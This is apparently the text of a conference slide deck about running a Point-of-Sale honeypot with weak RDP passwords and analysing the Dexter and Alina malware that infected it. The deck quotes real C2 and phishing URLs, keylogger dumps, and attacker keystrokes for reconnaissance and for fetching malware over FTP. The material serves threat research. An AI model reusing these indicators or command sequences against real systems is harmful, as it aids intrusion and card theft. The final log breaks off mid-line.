



HONEY !? WHERE IS MY POS ?

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- ❑ Senior Security Analyst, Kudelski Security in our “Advanced SOC”
- ❑ Hunting, malware reverse engineering, forensic investigation
- ❑ Focus on complex threat groups

GOAL OF THIS RESEARCH

- ❑ Credit card breaches are widespread but by nature confidential → Get more insight on techniques, tactics and procedures (TTP) regarding Point-of-Sale (POS) attacks
- ❑ Get data on possible detection mechanism
- ❑ Propose requirements for POS honeypot
- ❑ *BONUS: If lucky, attract unknown malware*

POINT OF SALE MALWARE

WHAT IS A POS

The point of sale (POS) is the time and place where a retail transaction is completed (wikipedia)

- ❑ Used in retail industry and hospitality industries
- ❑ Could be hardware based
- ❑ Can also be installed on a standard operating system (for eg. Windows) << what I choose for the honeypot

POS MALWARE TIMELINE (NOT EXHAUSTIVE)

First public POS breach Feb 2002 (keylogger)


RAM scrapper disclosure:

- ❑ **Dexter (December 2012)**
- ❑ **Vskimmer (March 2013)**
- ❑ **BlackPOS aka “mmon” (2013)**
- ❑ **Alina (March 2013)**
- ❑ **ChewBacca (December 2013)**
- ❑ **NewPosThings (September 2014)**
- ❑ **...**


<https://labs.opendns.com/pos-breaches/>

HONEYPOT – LEVEL 1


INFRASTRUCTURE




DASHBOARD (MOLOCH)



DASHBOARD (SELKS)



DASHBOARD (OSSEC)




SETUP OF THE HONEYPOT


- ❑ Windows 7
- ❑ POS software (doesn't matter which one)
- ❑ RDP enabled
- ❑ Weak passwords
- ❑ Fake website selling leather stuff (same IP as the RDP)
- ❑ Reverse DNS showing "POS" in it


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 Aviator style for woman

Add to Cart:

Item #	Item Name	Department	Item Description	Mobile
1	leather jacket - men	System	Jacket leather - brown or black (Aviator style)	<input type="checkbox"/>
2	Coat Fur	System	Coat with hood	<input type="checkbox"/>

Inventory Item Detail			
Coat Fur			
Item Number: 2			
Basic Info			
Type	Inventory		
Department	System		
Item Description	Coat with hood		
Size			
Attribute			
Regular Price	\$500.00	Pricing	
Avg. Unit Cost	\$0.00		
On Hand Qty	0	Available	
Available Qty	0	Orders	

FIRST INFECTION

After 3 hours I got a hit !



ANALYSIS

Traffic

- Seeing the honeypot connecting with RDP to other hosts (?)
- Not seeing traffic to a CnC

Host based

- New binary on the host → let's check

BINARY

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HONEYPOT – LEVEL 2

REVIEW THE WORDLIST

Thanks to @xylitol and Patriq for hints and a wordlist targeting POS

- Username: pos
- Password: pos

Maybe I could figure it out by myself ...

ENABLE NLA

“Network Level Authentication is an authentication method that can be used to enhance RD Session Host server security by requiring that the user be authenticated to the RD Session Host server before a session is created.”
(technet.microsoft.com)

- Basically, “Morto” worm cannot authenticate when NLA is enabled (maybe was coded before)

STILL WAITING

- ❑ Much better as I didn't get any lame worms
- ❑ Not sure that the tools used for brute-force attacks can handle NLA (hydra and medusa doesn't seems to work ...)
- ❑ After 1 week, no connections ...


- ❑ Started to infect the honeypot with published samples (Alina, Jackpos, Dexter, ...). Maybe they will try to connect to the host to move laterally ...
 - Seems that they just wait for Credit Card numbers to pop up on their panels
 - Didn't see connections on RDP after infection

LET'S START AGAIN FROM THE BEGINNING

- ❑ Infrastructure is working (Mitm, traffic dump, OSSEC)
- ❑ Worms are no longer disturbing
- ❑ Server is hosted in Germany
- ❑ Wait, Germany implemented “Chip and PIN” a long time ago ...
- ❑ RAM scrapper is less interesting if you need the PIN

Let's move it to the US !

INFRASTRUCTURE (RELOADED)



INFECTION !

- Run for 3 days and get infected
- Infection vector was brute-force attack
- Installed a malware (“Dexter”) ... but wait ... this sample is 6 month old from VT !

VirusTotal metadata	
First submission	2015-04-27 21:11:25 UTC (6 months, 3 weeks ago)
Last submission	2015-11-20 18:17:10 UTC (20 hours ago)
File names	kerberosdrv.exe.vir kerberosdrv.exe

- Even didn't change the filename “kerberosdrv.exe”

INVESTIGATION

- ❑ Confirmed brute-force attack on RDP
- ❑ Connected to an FTP to download sample
- ❑ Sample sends keystrokes to the CnC (Dexter)
- ❑ Remote memory dump with “Grr”
- ❑ CnC IP was flagged 6 months ago as an “Alina” panel

 Malware reported by cybercrime-tracker 6 months, 2 weeks ago

Posted: 08-05-2015
Type: Alina
Malware URL: app111.tv/njss/admin.php

Details: <https://www.virustotal.com/en/ip-address/200.63.41.2/information/>

 <https://cymon.io>

2015-03-11	x4b.info
2015-03-09	app111.tv
2015-03-09	www.app111.tv
2015-03-09	www.capitalfinancialsolution.com

<https://www.virustotal.com>

INVESTIGATION

- CnC's IP was also hosting a lot of phishing websites (data from VT):

2/62	2015-02-20 12:28:51	http://www.mlogisticscenterinc.com/
1/62	2015-02-16 19:24:10	https://paypcil-center.com/
7/62	2015-02-14 16:10:40	http://www.paypaldatacenter.com/webapps/116/home
3/62	2015-02-14 14:13:07	http://paypcil-center.com/webapps/mpp/home
5/62	2015-02-14 13:48:16	http://paypaldatacenter.com/
6/62	2015-02-13 17:16:58	http://www.paypaldatacenter.com/webapps/116/

INVESTIGATION

CnC gives an error message (405 “Method not allowed”).

The keylogged data is sent back in the error message (very useful when you don't have a keylogger on your honeypot):

```
16:18:20 POST /gateway.php
+ 200 text/html 1.19kB 1.17s

Request Response Detail
Date: Mon, 15 Nov 2021 16:18:20 GMT
Server: Apache/2.2.24 (Unix) mod_ssl/2.2.24 OpenSSL/1.0.0-fips mod_bwlimited/1.4
X-Powered-By: PHP/5.3.26
Expires: Thu, 15 Nov 2022 16:18:20 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html

Couldn't parse: falling back to Raw
INSERT INTO `axlogs` (`UID`, `IP`, `Dump`, `Type`, `Bin`, `ServiceCode`, `InsertTime`) VALUES ('',
'', '\r\n\r\nKEYLOGGER:[\r\n\r\nJACKET LEATHERNum DelNum DelNum DelNum DelNum DelNum DelNum DelNum Del@%)))[Shift Down]J[Shi
ft Up]Jacket [Shift Down]A[Shift Up][BACKSPACE][Shift Down]\\\\"[Shift Up][Shift Down]A[Shift Up]viator[Shift Down]\\\\"[Shift Up] styl
e[ENTER]\\\\\r\n[Shift Down]B[Shift Up]est leather quality[Shift Down]S[Shift Up],[Shift Down]M[Shift Up],[Shift Down]L[Shift Up],[Shi
ft Down]XL[Shift Up]29005\r\n\r\n\r\n\r\n', 'Dumps', '', '', '1445869072')<html>.
???<head><title>405 Method Not Allowed</title></head>.
???<body bgcolor="white">.
???<center><h1>405 Method Not Allowed</h1></center>.
???<hr><center>ng:??</center>.
???</body>.
???</html>.
```


INVESTIGATION

Able to follow what the attacker has done:

```
Transfer-Encoding: chunked; [28:12:Content-Type,9:text/html,]7:content,3209:INSERT INTO `haxlogs` (`UID`, `IP`, `Dump`, `Type`, `Bin`, `ServiceCode`, `InsertTime`) VALUES ('947fc59-21a8-4c0c-b5b7-76ae34573d3d', '[REDACTED]', '[REDACTED]', 'r\nKEYLOGGER:[\r\n\r\nC:\Windows\system32\cmd.exe\r\nFTP[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]TAKLIST[ENTER]\r\nCD >>[ENTER]\r\nC:\Windows[ENTER]\r\nCD WINDOWS[ENTER]\r\nCD SYSTEM@@[ENTER]\r\nDI[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]NET IV[BACKSPACE][BACKSPACE]VIEW\r\nC:\Windows\system32\cmd.exe - net view\r\n[ENTER]\r\n\r\nC:\Windows\system32\cmd.exe\r\nNET USER\r\nC:\Windows\system32\cmd.exe - net user\r\n[ENTER]\r\n\r\nC:\Windows\system32\cmd.exe\r\nIF IP\r\nC:\Windows\system32\cmd.exe - ftp\r\n[ENTER]\r\n\r\n[REDACTED] Shift Up\r\n[REDACTED] ENTER\r\n\r\nget (Shift Down)R(Shift Up)eaddpsw56.exe[ENTER]\r\nget kerberosdrv.exe[ENTER]\r\nget 